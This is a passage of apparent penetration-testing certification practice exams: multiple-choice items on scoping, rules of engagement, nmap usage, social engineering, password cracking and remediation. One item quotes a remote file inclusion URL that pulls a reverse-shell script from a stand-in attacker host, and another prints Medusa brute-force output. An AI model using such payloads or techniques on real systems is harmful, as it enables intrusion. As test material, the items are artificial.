D. Race conditions

66. Which relational operator can be used in both Bash and PowerShell to test whether one value is numerically less than or equal to the other?
A. <=
B. -lt
C. -le
D. !<

67. Which relational operator can be used in both Python and Ruby to test whether one value is numerically less than or equal to the other?
A. <=
B. -lt
C. -le
D. !<

68. You need to create a Bash script to run an exploit against the target organization. As a part of the script, you need to prompt the user to enter a value. Which command will accept the value the user enters and assign it to a variable named TargetHost?
A. echo $TargetHost
B. read TargetHost
C. readln TargetHost
D. input $TargetHost

69. As a part of a gray box penetration test, you need to create a Bash script to run an exploit against the target organization. As a part of the script, you need to display the value of a variable named TargetHost on the screen. Which command will do this?
A. echo $TargetHost
B. write TargetHost
C. writeln TargetHost
D. output $TargetHost

70. Which command can be used from within an if/then flow control structure in a Bash script to evaluate whether a specified condition is true?
A. eval
B. ==
C. test
D. <>

71. During the course of a penetration test, the tester needs to communicate with a client.
Which of the following situations would cause this communication to occur? (Choose two.)
A. Following an attempted test, the system becomes unavailable.
B. The system shows an indication of prior unauthorized access.
C. The system shows a lack of complete hardening.
D. The tester discovered individually identifiable data on the system.
E. The tester discovers something that is on an out-of-scope system.

72. A penetration tester has performed a security assessment for a client. The report lists a total of nine vulnerabilities, with four of those determined to be critical. The client does not have the budget to immediately correct all of the vulnerabilities. What should the tester suggest is the best option for the client given these circumstances?
A. Apply easy compensating controls for the critical vulnerabilities to minimize risk and then reprioritize remediation.
B. Identify the vulnerabilities that can be remediated quickest and address them first.
C. Implement the least impactful of the critical vulnerability remediation first and then address other critical vulnerabilities.

D. Correct the most critical vulnerability first, even if it means that fixing the other vulnerabilities may take longer to correct.

73. A penetration tester has performed a security assessment for a client. It is observed that there are several high-numbered ports listening in on a public web server. The client indicates that they are only using port 443 for an application. What should the tester recommend to the client?
A. Disable the unneeded services.
B. Filter port 443 to specific IP addresses.
C. Implement a web application firewall.
D. Transition the application to another port.

74. What is the best recommendation to give to a client to mitigate a vulnerability if a penetration tester was able to enter a SQL injection command into a text box and gain access to the information stored on the database?
A. Implement input normalization.
B. Install host-based intrusion detection.
C. Perform system hardening.
D. Randomize the credentials used to log in.

75. A penetration tester is conducting a test, and after compromising a single workstation, the tester is able to maneuver laterally throughout the domain with very few roadblocks. Which migration strategies should be recommended for the report to the client? (Choose three.)
A. Apply additional network access control.
B. For all logons, require multifactor authentication.
C. For each machine, randomize local administrator credentials.
D. For local administrators, disable remote logons.
E. Increase minimum password complexity requirements.
F. Put each host into its own virtual local area network (VLAN).
G. On every workstation, enable full-disk encryption.

76. What is the correct command option to use with the Android Debug Bridge (ADB) that enables you to download files from the Android device?
A. download
B. copy
C. pull
D. push

77. Using Drozer to conduct an Android assessment of two separate applications that share the same vendor, you execute the command run app package.list to list the permissions of the application. You observe in the report that the applications are permitted to read and write files on external storage. Which component of the application would you want to test for injection flaws?
A. Receivers
B. Activities
C. Services
D. Content provider

78. Python treats everything as a/an _____ and variables do not have to be declared before using them.
A. Object
B. Constant
C. Class
D. Method

79. Which option provides a proper way to inherit a class from a module in Python?
A. From module import class
B. Import class from module
C. Import class; import module
D. Import module; import class

80. The pentest team has come to you and asked what they should do with the remaining draft copies of the report. Which document would you suggest the team reference for proper report handling instructions?
A. SOW
B. RoE
C. SLA
D. MSA

Practice Exam 5

1. You are performing research that will be used to define the scope of a penetration test that your company will perform for a client. What information must be included in your research? (Choose two.)
A. Why is the test being performed?
B. When was the last time a test was performed?
C. What were the results of the last test performed?
D. To whom should invoices be sent?
E. Who is the target audience for the test?

2. You are documenting the rules of engagement (ROE) for an upcoming penetration test. Which elements must be included? (Choose two.)
A. A timeline for the engagement
B. A review of laws that specifically govern the target
C. A list of similar organizations that you have assessed in the past
D. A list of the target's competitors
E. A detailed map of the target's network

3. You are documenting the rules of engagement (ROE) for an upcoming penetration test. Which elements should you make sure to include? (Choose two.)
A. Detailed billing procedures
B. A list of out-of-scope systems
C. A list of in-scope systems
D. An approved process for notifying the target's competitors about the engagement
E. Arbitration procedures for resolving disputes between you and the client

4. You are documenting the rules of engagement (ROE) for an upcoming penetration test. Which elements should be considered? (Choose two.)
A. A list of IP addresses assigned to the systems you will use to conduct the test
B. How you will communicate the results of the test with the target
C. A list of penetration testing tools you will use during the test
D. A list of references from past clients for whom you have conducted penetration tests

E. A list of behaviors that are not allowed on the part of the target during the test

5. You are defining the rules of engagement (ROE) for an upcoming penetration test. During this process, you have defined off-limit times when you should not attack the target, a list of in-scope and out-of-scope systems, and data-handling requirements for the information you gather during the test. You also phoned one of the help-desk technicians at the target site and received verbal permission to conduct the test. You recorded the technician's name and the date in the ROE document. What did you do incorrectly in this scenario?
A. For privacy reasons, you should not have identified the internal technician by name in the ROE document.
B. Including "off-limits" times reduces the accuracy of the test.
C. The ROE should include written permission from senior management.
D. All systems should be potential targets during the test.
E. The target should not know how you are storing the information gathered during the test.

6. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's internal servers and discover that port 445 is open. What does this indicate?
A. It is a DNS server.
B. It is an HTTPS server.
C. It is an SSH server.
D. It is an SMB file server.

7. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that port 23 is open. What does this indicate?
A. It is a DNS server.
B. It is an SSH server.
C. It is a Telnet server.
D. It is an FTP server.

8. You are performing reconnaissance as part of a black box penetration test. You run a vulnerability scan on one of the target organization's public-facing servers and discover that port 20 is open. What does this indicate?

A. It is a DNS server.
B. It is an FTP server.
C. It is an SSH server.
D. It is a TFTP server.

9. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that port 69 is open. What does this indicate?
A. It is a DNS server.
B. It is a domain controller.
C. It is an SSH server.
D. It is a TFTP server.

10. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that several ports are open, including 88, 135, 139, 389, and 464. What does this indicate?
A. It is a domain controller.
B. It is a POP3 email server.
C. It is an SSH server.
D. It is an IMAP email server.

11. A penetration tester sends a spear phishing email to an employee of the target organization, claiming to be the director of operations. The email asks the employee to reply with sensitive internal information. What motivation factor did the penetration tester use in this scenario?
A. Authority
B. Scarcity
C. Social proof
D. Likeness

12. A penetration tester sends a spear phishing email to an employee of the target organization, claiming to be an agent with the Federal Bureau of Investigations (FBI). The email indicates that the employee's manager is being investigated for embezzlement and asks the employee to reply with sensitive internal information. What motivation factor did the penetration tester use in this scenario?
A. Likeness
B. Scarcity

C. Social proof
D. Authority

13. A penetration tester sends a spear phishing email to an employee of the target organization, claiming to be a fellow employee who has forgotten her password. The email indicates she has a presentation in a few minutes and can't access her presentation files on a shared network drive. She asks the employee to "loan" her his username and password so she can log on and get the files. What motivation factor did the penetration tester use in this scenario?
A. Fear
B. Urgency
C. Authority
D. Scarcity

14. A penetration tester sends a phishing email to the employees of the target organization. The link in the email leads to a fake website that lists more than 1,000 reviews with an average rating of 4.9 stars. What motivation factor did the penetration tester use in this scenario?
A. Social proof
B. Urgency
C. Scarcity
D. Authority

15. A penetration tester sends a phishing email to the employees of the target organization. The email purports to be offering iPads for an absurdly low price. However, there are only 25 left at this price. The link in the email leads to a fake website that uses a driveby-download script that drops a keylogger on the employee's computer. What motivation
factor did the penetration tester use in this scenario?
A. Fear
B. Social proof
C. Authority
D. Scarcity

16. Which command option will cause nmap to scan just UDP port 20 and TCP ports 21 and 22?
A. -p 20-22
B. --top-ports 1024

C. -p U:20,T:21,22
D. -p

17. As a penetration tester, you want to scan a Linux server with an IP address of 192.168.1.200 in the target network and see whether it has a web server installed and running. Which nmap commands will do this? (Choose two.)
A. nmap 192.168.1.200 –p http,https
B. nmap 192.168.1.200 –sn 80,443
C. nmap 192.168.1.200 –p 80,443
D. nmap 192.168.1.200 –T4 80,443

18. As a penetration tester, you want to scan a Linux server with an IP address of 192.168.1.200 in the target network for the 1000 most popular network services to see whether they are installed and running. However, you already know this host is running the DNS service, so you want to skip this port in the scan. Which nmap command will do this?
A. nmap 192.168.1.200 –p 1-1000 --exclude-ports 53
B. nmap 192.168.1.200 --top-ports 1000 --exclude-ports 53
C. nmap 192.168.1.200 --well-known-ports --exclude-ports 53
D. nmap 192.168.1.200 --top-ports 1000

19. You have created a list of target hosts that you want to scan with nmap and saved it to a text file named /root/targets.txt. Which command should you use to run the scan using this file?
A. nmap -iR /root/targets.txt
B. nmap --file /root/targets.txt
C. nmap -iL /root/targets.txt
D. nmap -iF /root/targets.txt

20. A penetration tester wants to run a port scan on all hosts on the 192.168.1.0 subnet (with a subnet mask of 255.255.255.0) without actually discovering the hosts first. Which command should she use?
A. nmap 192.168.1.0/24 -Pn
B. nmap 192.168.1.0/24 -sL
C. nmap 192.168.1.0/24 -sn
D. nmap 192.168.1.0/24 -n

21. You are conducting a black box penetration test for a small financial institution. Using pretexting, you are able to gain access to the target facility by posing as a copier repair person. As you walk through the building, you notice that almost all employees have written their (overly complex) passwords on sticky notes and posted them on their computer monitors and keyboards. Some are so obvious that they can be seen by keeneyed customers. This represents a tempting target for you to exploit; however, you recognize the immediate risk associated with this practice. Instead of waiting until the end of the test, you immediately communicate with the client to warn them that credentials are plainly visible. Which type of communication trigger was used in this scenario?
A. Indicators of prior compromise
B. Critical findings
C. Communication path
D. Stages

22. You are conducting a white box penetration test for a client. During the test, you notice that all end-user workstations are configured with only the default Windows antivirus scanner. You further notice that many end users use an application to complete their daily work that is a known Trojan horse commonly used to create a botnet. Instead of waiting until the end of the test, you immediately communicate with the client to warn them. Which type of communication trigger was used in this scenario?
A. Indicators of prior compromise
B. Critical findings
C. Communication path
D. Stages

23. You are conducting a PCI DSS penetration test for a client. During the testing process, a dangerous ransomware exploit begins to spread between networks around the world. The client asks you to halt the PCI DSS penetration test and instead test to see whether their network is vulnerable to this new type of malware. Which term best describes what happened in this scenario?
A. Situational awareness
B. Goal reprioritization
C. Indicators of prior compromise
D. Attestation of findings

24. You are conducting a gray box penetration test for a client. During the testing process, you notice that their wireless network uses weak encryption with a preshared key (00000001) that is easy to brute-force crack. Further, you notice that client has implemented omnidirectional access points throughout the facility. You suspect that the wireless signal is emanating far outside the building. You contact the client and recommend that the test be modified to include testing of the Wi-Fi network from a black box perspective. Which term best describes what happened in this scenario?
A. Goal reprioritization
B. Attestation of findings
C. Indicators of prior compromise
D. Situational awareness

25. Which of the following terms refers to the process of gathering data produced by the various tools in a penetration test and formatting the data in a consistent manner such that it can be easily read?
A. Attestation of findings
B. Normalization of data
C. Remediation
D. Disposition of reports

26. Which of the following is an XML-based interface definition language used to describe the functionality offered by a Simple Object Access Protocol (SOAP) server?
A. Web Service Description Language (WSDL)
B. Web Application Description Language (WADL)
C. Representational State Transfer (REST)
D. Swagger

27. Which of the following architectures is used to provide an XML-based description of HTTP-based web services running on a web application server and is commonly used with Representational State Transfer (REST) web applications?
A. Simple Object Access Protocol (SOAP)
B. Web Application Description Language (WADL)
C. Representational State Transfer (REST)
D. Swagger

28. Which of the following is a World Wide Web Consortium (W3C) specification that identifies how to define elements within an XML document?
A. SOAP
B. XSD
C. REST
D. WSDL

29. You are scoping a white box penetration test for a client. The goal is to see whether you can gain access to confidential research data stored on an internal database server. You want to target an internally developed data collection application that the client's end users use on a daily basis to catalog and store information in the database. Which information should the client provide you with prior to starting the test?
A. Configuration files
B. Data flow diagrams
C. Software development kit (SDK) documentation
D. All of the above

30. You are scoping a white box penetration test for a client. The goal is to see whether you can gain access to sensitive patient data stored on an internal database server. What should the client do prior to starting the test? (Choose two.)
A. Blacklist the testers' user accounts in their intrusion protection system (IPS).
B. Whitelist the testers' user accounts in their intrusion protection system (IPS).
C. Configure network firewalls to function in fail-open mode.
D. Configure security exceptions that allow the penetration testers' systems to bypass network access controls (NAC).
E. Configure network firewalls to function in fail-close mode.

31. You are performing a gray box penetration test. During the enumeration and fingerprinting process, you discovered that an internal website on the target organization's network runs on a very old version of IIS. You need to see whether there are any vulnerabilities associated with this older web server that you may be able exploit. Which open source research source could you use?

A. CVE
B. Full Disclosure
C. NVD
D. All of the above

32. You've heard that Adobe has just released a security update that addresses vulnerabilities recently discovered in Photoshop. Which open source research source could you use to learn more about the update and which vulnerabilities it is intended to fix?
A. CERT
B. Full Disclosure
C. CAPEC
D. NVD

33. You've heard that a new physical security exploit is going around where the attacker uses a special type of key called a bump key. Which open source research source would most likely contain information about how this exploit works?
A. CAPEC
B. Full Disclosure
C. NVD
D. CVE

34. Which open source research source ranks security vulnerabilities by their severity?
A. CERT
B. Full Disclosure
C. CVE
D. NVD

35. While performing enumeration and fingerprinting during a gray box penetration test, you discover that the documentation and training department in the target organization stores its files on a Windows Server 2003 system that is still at the SP2 patch level because nobody bothers to update it. You want to investigate ways that this older server
can be exploited. Which open source research source could you use?
A. CVE
B. CAPEC
C. CWE

D. None of the above

36. Which of the following is a mechanism that can be used to defend against DNS poisoning attacks?
A. Implement DNSSEC.
B. Close port 53 in the DNS server's host firewall.
C. Disable ICMP forwarding in your router configuration.
D. Use SSH for DNS queries.

37. A penetration tester is conducting a gray box penetration test. She crafts a Trojan horse exploit that flushes the DNS cache on the local workstation and replaces it with malicious name resolution entries that point to a fake web server. When clients within the organization try to resolve hostnames, the malicious entries from the local DNS cache are used. What is this exploit called?
A. DNS poisoning
B. ARP poisoning
C. DNS cache poisoning
D. Man-in-the-middle

38. A penetration tester is conducting a gray box penetration test. She notices that one of the branch offices of the organization uses a caching-only DNS server to handle name resolution requests. She sends a bogus reply to a name resolution request from the caching-only DNS server, using a spoofed source address in the reply packets. The bogus name resolution records point users to a fake web server that is used to harvest authentication credentials. What is this exploit called?
A. DNS poisoning
B. ARP poisoning
C. DNS cache poisoning
D. Man-in-the-middle

39. While performing a gray-box penetration test, the tester discovers that several Linux workstations in the network have not been joined to the organization's Active Directory domain, even though they have the Samba service installed. To access shared folders on Windows servers, these workstations use NT LAN Manager (NTLM) connections. The tester captures hashed user credentials as they are passed between workstations

and servers and then reuses them later to establish new authenticated sessions with the file servers. What is this exploit called?
A. ARP poisoning
B. Fraggle attack
C. NAC bypass
D. Pass the hash

40. During a gray box penetration test, the tester sends a fake ARP broadcast message on the local network segment. As a result, her laptop's MAC address is now mapped to the IP address of another valid computer on the segment. What is this exploit called?
A. DNS cache poisoning
B. ARP spoofing
C. Pass the hash
D. Replay attack

41. As a penetration tester, you want to improve your password cracking speed by building a specialized system with multiple video boards installed. Which tool can take advantage of multiple GPUs for password cracking?
A. proxychains
B. John the Ripper
C. hashcat
D. theHarvester

42. During a penetration test, the system administrator checks the log of the Linux server and notices thousands of unsuccessful login attempts. Which tool could the penetration tester be using? (Choose two.)
A. Hydra
B. YASCA
C. nmap
D. Tableau
E. Medusa

43. Consider the following image:

```
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password:  (1 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: administrator (2 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 123456 (3 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: password (4 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 12345678 (5 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: qwerty (6 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 123456789 (7 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 12345 (8 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 1234 (9 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 111111 (10 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 1234567 (11 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: dragon (12 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: 123123 (13 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: baseball (14 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: abc123 (15 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: football (16 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: monkey (17 of 235 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.0.4 (1 of 1, 0 complete) User: administrator (1 of 1, 0 complete) Password: letmein (18 of 235 complete)
```

Which penetration testing tool was used to generate this output?

A. Maltego
B. Medusa
C. netcat
D. Metasploit

44. While performing a black box penetration test, the tester wants to crawl the target organization's website and gather key words that may possibly be used as passwords by employees and save them in a list. The tester will then run a brute-force password utility using that list in an attempt to gain access. Which utility should be used to create the possible password file?

A. hashcat
B. CeWL
C. netcat
D. Hydra

45. Which of the following is a brute-force utility that can be used by penetration testers to discover directories and files on a web server?

A. ncat
B. Powersploit
C. FOCA
D. Dirbuster

46. Which of the following tools can be used to restore the original plain text password from the hash of that password?

A. proxychains
B. John the Ripper
C. A rainbow table
D. TheHarvester

47. Which of the following is commonly used to prevent precomputation attacks on hashed passwords by adding random bits to the hashing operation?
A. Salting
B. Reversing the hash
C. Using OTP
D. Implementing multifactor authentication

48. Which of the following is commonly used to prevent precomputation attacks on hashed passwords by running the value to be hashed through the hash function multiple times?
A. Salting
B. Key stretching
C. Symmetric encryption
D. Asymmetric encryption

49. You have just concluded a penetration test for a client. In your findings, you report that users are required to provide a username and a password to authenticate. You recommend that the organization implement multifactor authentication. Which of the following could they require users to supply when authenticating to accomplish this?
A. PIN.
B. Passphrase.
C. Fingerprint scan.
D. None of the above. Multifactor authentication is already in place by requiring a username and a password.

50. In terms of multifactor authentication, which of the following is an example of something you know?
A. PIN
B. One-time password (OTP)
C. Biometric scan
D. RSA token

51. Which of the following threat actors is probably the least dangerous based on the adversary tier list?
A. Hacktivist
B. Malicious insider
C. Script kiddie
D. Nation-state actor

52. Which of the following threat actors is probably the most dangerous based on the adversary tier list?
A. Hacktivist
B. Malicious insider
C. Organized crime actor
D. APT

53. You are running a penetration test for a client. You are using your penetration testing toolkit running on a personal laptop to conduct scans on various network infrastructure devices, including servers, routers, and switches. Suddenly, the network has gone dark. You can no longer access any devices on the client's network. Which of the following could explain what has happened?
A. Your scans crashed a perimeter router.
B. Your scans crashed a switch on the network backbone.
C. Your laptop's IP address got whitelisted.
D. Your laptop's IP address got blacklisted.

54. You work for a penetration testing consulting firm and are negotiating with a potential client. The client has suggested that your organization sign an MSA with their organization. What should you do?
A. Celebrate! This means the client wants to engage your firm for multiple engagements.
B. Inform your employer that the deal likely won't go through.
C. Warn your employer that the potential client will likely try to sue your firm.
D. Terminate negotiations with the client.

55. You are performing a white box penetration test for a client. You arrive at the client's site and plug your laptop into an open network jack. However, your laptop receives only limited connectivity on the client's network. You run the ipconfig command and notice that your laptop has received an IP address, but you can see only one other host on the network. Why did this happen?
A. Your laptop was detected by the client's intrusion protection system (IPS) and has been blacklisted.
B. The client's network access control (NAC) system has quarantined your laptop on a remediation network.

C. Your laptop was detected by the client's intrusion detection system (IDS) and has been blacklisted.
D. The client has enabled MAC address filtering on their network switches.

56. While performing a black box penetration test, you notice that the target organization has a public-facing server that has an expired SSL/TLS security certificate. What could you infer from this fact?
A. The server's communications can be decrypted.
B. The server has already been compromised by an attacker.
C. The internal system administrator isn't paying attention to this server.
D. The data stored on the server can be decrypted.

57. You are performing a gray box penetration test. You have just finished running extensive vulnerability scans on all of the hosts on the target network. You now need to categorize all of the devices that were scanned. Which of the following is a valid way to perform asset categorization?
A. By operating system
B. By asset value
C. By number of vulnerabilities found
D. By vulnerability severity
E. All of the above

58. You are performing a black box penetration test. You are adjudicating the results of a vulnerability scan. Upon further inspection, you discover that one of the most serious vulnerabilities identified on the target organization's web server by the scanner doesn't actually exist. Which of the following could explain what has happened?
A. The scanner generated a false positive.
B. An attacker somewhere on the Internet detected your scan and hid the vulnerability.
C. An internal administrator detected your scan and fixed the vulnerability.
D. The server has been infected with malware and is causing unusual scan results.

59. You are performing a gray box penetration test and have just finished running your vulnerability scans, categorizing the results, and adjudicating the data. Now you need to prioritize the vulnerabilities prior to moving to the next phase of the test. Which of the following would likely constitute the highest priority vulnerabilities to exploit? (Choose two.)

A. A domain controller is running on an older version of Window Server and is missing several critical security updates.
B. A user's desktop system is missing a Windows feature update.
C. A user's desktop system is running an earlier version of Ubuntu Linux.
D. A database server is vulnerable to the WannaCry exploit.

60. You're prioritizing vulnerabilities discovered during a vulnerability scan. One vulnerability you found has a Common Vulnerability Scoring System (CVSS) score of 3.8. To which risk category does this vulnerability belong?
A. Low
B. Medium
C. High
D. Critical

61. While performing a gray box penetration test, you have discovered that the target organization uses many different operating systems on their computers. You've fingerprinted Windows, Mac OS, and Linux systems. You even found one UNIX server system. In addition, employees are bringing their mobile devices to work and connecting them to the organization's wireless network, so you found many Android and iOS devices. At this point in the test, you need to identify operating system vulnerabilities that exist with high-value devices. What should you do?
A. Research the Common Vulnerabilities and Exposures (CVE) database.
B. Research the Common Attack Pattern, Enumeration and Classification (CAPEC) database.
C. Research the Computer Emergency Response Team (CERT) website.
D. Post a question on a penetration testing forum.

62. Which of the following are considered unsecure services or protocols? (Choose two.)
A. LDAPS
B. SSH
C. FTP
D. Telnet
E. HTTPS

63. Which of the following would be considered an unsecure service or protocol configuration? (Choose two.)

A. Using SSHv1 instead of SSHv2
B. Using SNMPv3 instead of SNMPv1
C. Using WPA2 instead of WEP
D. Using SSL 2.0 instead of TLS 1.2

64. You need to use privilege escalation on a Linux system during a penetration test. Which features of the operating system can be used to allow an executable to be run with superuser-level permissions? (Choose two.)
A. Running it as administrator
B. Assigning the SGID special permission
C. Assigning the SUID special permission
D. Running it from a child BASH shell session
E. Assign the sticky bit permission

65. Which Linux special permission, when assigned to a directory, prevents users from deleting files they do not own, even if they have write and execute permissions to the directory?
A. SGID
B. SUID
C. Sticky bit
D. Ret2libc

66. Consider the following snippet from a script:

```
if _x > 2
        puts "x is greater than 2"
else
        puts "x is less than or equal to 2"
end
```

What scripting language is this snippet written in?
A. Ruby
B. PowerShell
C. Bash
D. Python

67. Consider the following snippet from a script:

```
If (x -eq 2) {
                'This number is 2'
        } Else {
                'This number is not 2'
```

```
}
```
What scripting language is this snippet written in?
A. Ruby
B. PowerShell
C. Bash
D. Python

68. Consider the following snippet from a script:

```
if test -f $FileName; then
        echo "The file exists."
else
        echo "The file does not exist."
fi
```

What scripting language is this snippet written in?
A. Ruby
B. PowerShell
C. Bash
D. Python

69. In a Bash script, you need to prompt the user to select from one of seven different options presented with the echo command. Which control structure would best evaluate the user's input and run the appropriate set of commands?
A. while loop
B. for loop
C. until loop
D. if/then/else
E. case

70. Which control structure will keep processing over and over until a specified condition evaluates to false?
A. while loop
B. for loop
C. until loop
D. if/then/else
E. case

71. A penetration tester is writing a report that outlines the overall level of risk to operations. In which part of the report should the tester include this

information?
A. Appendixes
B. Executive summary
C. Main body
D. Technical summary

72. During penetration testing of a client's core server, a tester discovers a critical vulnerability. What should the tester do next?
A. Finish testing, complete all findings, and then submit them to the client.
B. Immediately alert the client with details of the findings.
C. On the target machine, disable the network port of the affected service.
D. Take the target machine offline so it cannot be exploited.

73. A security analyst is monitoring the Web Application Firewall (WAF) logs and has discovered that there was a successful attack against the following URL:
https://sample.com/index.php?
Phone=http://iattackedyou.com/stuffhappens/revshell.php. What remediation steps should be taken to prevent this type of attack from happening again?
A. Block URL redirections.
B. Double URL encode the parameters.
C. From the application, stop external calls.
D. Implement a blacklist.

74. By using phishing, a penetration tester was able to retrieve the initial VPN user domain credentials from a member of the IT department. Then the tester obtained hashes over the VPN and effortlessly cracked them by using a dictionary attack. The tester should recommend which of the following remediation steps to the client? (Choose three.)
A. Recommend increased password complexity requirements.
B. Recommend implementing two-factor authentication for remote access.
C. Recommend installing an intrusion prevention system.
D. Recommend installing a security information event monitoring solution.
E. Recommend preventing members of the IT department from interactively logging in as administrators.
F. Recommend requiring that all employees take security awareness training.
G. Recommend upgrading the cipher suite used for the VPN solution.

75. Upon completing testing on an Internet-facing application, the penetration tester notices that the application is using only basic authentication. What is the best remediation strategy that the tester should recommend to the client?
A. Enable HTTP Strict Transport Security (HSTS)
B. Enable a secure cookie flag
C. Encrypt the communication channel
D. Sanitize invalid user input

76. Custom systems hosted in third-party environments, such as those offered through a cloud service provider (CSP), may require additional approvals for penetration testing. Which testing document might reflect this approval?
A. SOW
B. RoE
C. MSA
D. Scope

77. While using Shodan, the pentest team is investigating open ports and services for an organization's public-facing web server. Which of the following options could the pentest team use in the search criteria as a filter to return only results with HTTP? (Select the best option.)
A. HTTP port:23
B. HTTP port:88
C. HTTP port:80
D. HTTPS port:443

78. Under the IPv4 Hosts view in Censys, the user has the option to apply a filter by clicking on a selection under the following categories except which one?
A. Filter By AS
B. Filter By Port
C. Filter By Protocol
D. Filter By Tag

79. A suite of tools that provide capabilities for conducting RF communication monitoring and wireless network security auditing is called?
A. airman-ng
B. aircrack-ng
C. airmon-ng
D. airmmn-ng

80. Before using airmon-ng, which mode should the wireless adapter be configured in?
A. Management mode
B. Monitor mode
C. Injection mode
D. Cracking mode

Practice Exam 6

1. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a white box assessment. You have specified that the target may not employ shunning or blacklisting during the test. You have specified that the target must provide you with internal access to the network, a network map, and authentication credentials. You have also specified that applications provided by a SaaS service provider are offlimits during the test. What did you do incorrectly in this scenario?
A. The target should be allowed to use whatever means it chooses to defend itself.
B. Having detailed information about the internal network invalidates the results of the test.
C. All network resources should be subject to testing, including cloud-based resources.
D. Nothing. The ROE has been defined appropriately.

2. You are defining the rules of engagement (ROE) for an upcoming penetration test. This will be a black box assessment. The client has specified that they do not want the test to be conducted during peak times of the day, so you added “timeout” time frames to the document when testing will be suspended. You have specified that no communications will occur between you and the client until the end of the test when you submit your final test results. You have also specified that the target must provide you with

internal access to the network, a network map, and authentication credentials. What did you do incorrectly in this scenario?
A. Having detailed information about the internal network invalidates the results of the test.
B. Pausing the assessment during peak times invalidates the results of the test.
C. Communications between the testers and the client should occur at regular intervals
throughout the test.
D. Nothing. The ROE has been defined appropriately.

3. You own a small penetration testing consulting firm. You are worried that a client may sue you months or years after penetration testing is complete if their network is compromised by an exploit that didn't exist when the test was conducted. What should you do?
A. Insist that clients sign a nondisclosure agreement (NDA) prior to the test.
B. Include a disclaimer in the agreement indicating that the results are valid only at the point in time when the test was performed.
C. Include an arbitration clause in the agreement to prevent a lawsuit.
D. Insist that clients sign a statement of work (SOW) prior to the test.

4. You own a small penetration testing consulting firm. You are worried that a client who requests a black box assessment may sue you after penetration testing is complete if their network is compromised by an exploit. What should you do?
A. Insist that clients sign a purchase order prior to the test.
B. Insist that clients sign a master services agreement (MSA) prior to the test.
C. Include a disclaimer in the agreement indicating that the test methodology can impact the comprehensiveness of the test.
D. Refuse to perform black box tests.

5. You are defining the rules of engagement (ROE) for an upcoming penetration test. You are working on the problem resolution section of the document. Which elements should be included in this section? (Choose two.)
A. Clearly defined problem escalation procedures
B. A timeline for the engagement
C. In-scope systems, applications, and service providers
D. Out-of-scope systems, applications, and service providers

E. Acknowledgment that penetration testing carries inherent risks

6. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that port 143 is open. What does this indicate?
A. It is an LDAP server.
B. It is a POP3 email server.
C. It is an SSH server.
D. It is an IMAP email server.

7. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that port 22 isopen. What does this indicate?
A. It is an LDAP server.
B. It is a POP3 email server.
C. It is an SSH server.
D. It is an HTTP server.

8. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that ports 80 and 443 are open. What does this indicate?
A. It is an LDAP server.
B. It is a Kerberos authentication server.
C. It is a POP3 email server.
D. It is an HTTP server.

9. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that ports 389 and 636 are open. What does this indicate?
A. It is an LDAP server.
B. It is a Kerberos authentication server.
C. It is a Global Catalog server.
D. It is a DNS server.

10. You are performing reconnaissance as part of a gray box penetration test. You run a vulnerability scan on one of the target organization's servers and discover that port 53 is open. What does this indicate?
A. It is an NTP server.
B. It is a Kerberos authentication server.

C. It is a Global Catalog server.
D. It is a DNS server.

11. You are performing reconnaissance as a part of a black box penetration test. You notice that the employees of the target organization commonly congregate at a particular outdoor restaurant for lunch. You hire several young, physically attractive consultants to help with the penetration test. You send them to the same restaurant for lunch and have them make friends with several of the target organization's employees. They gain the employees' trust, and the employees begin to share information about their jobs, computers, bosses, customers, projects, and so on. Which motivation factor was used in this scenario?
A. Authority
B. Scarcity
C. Social proof
D. Likeness

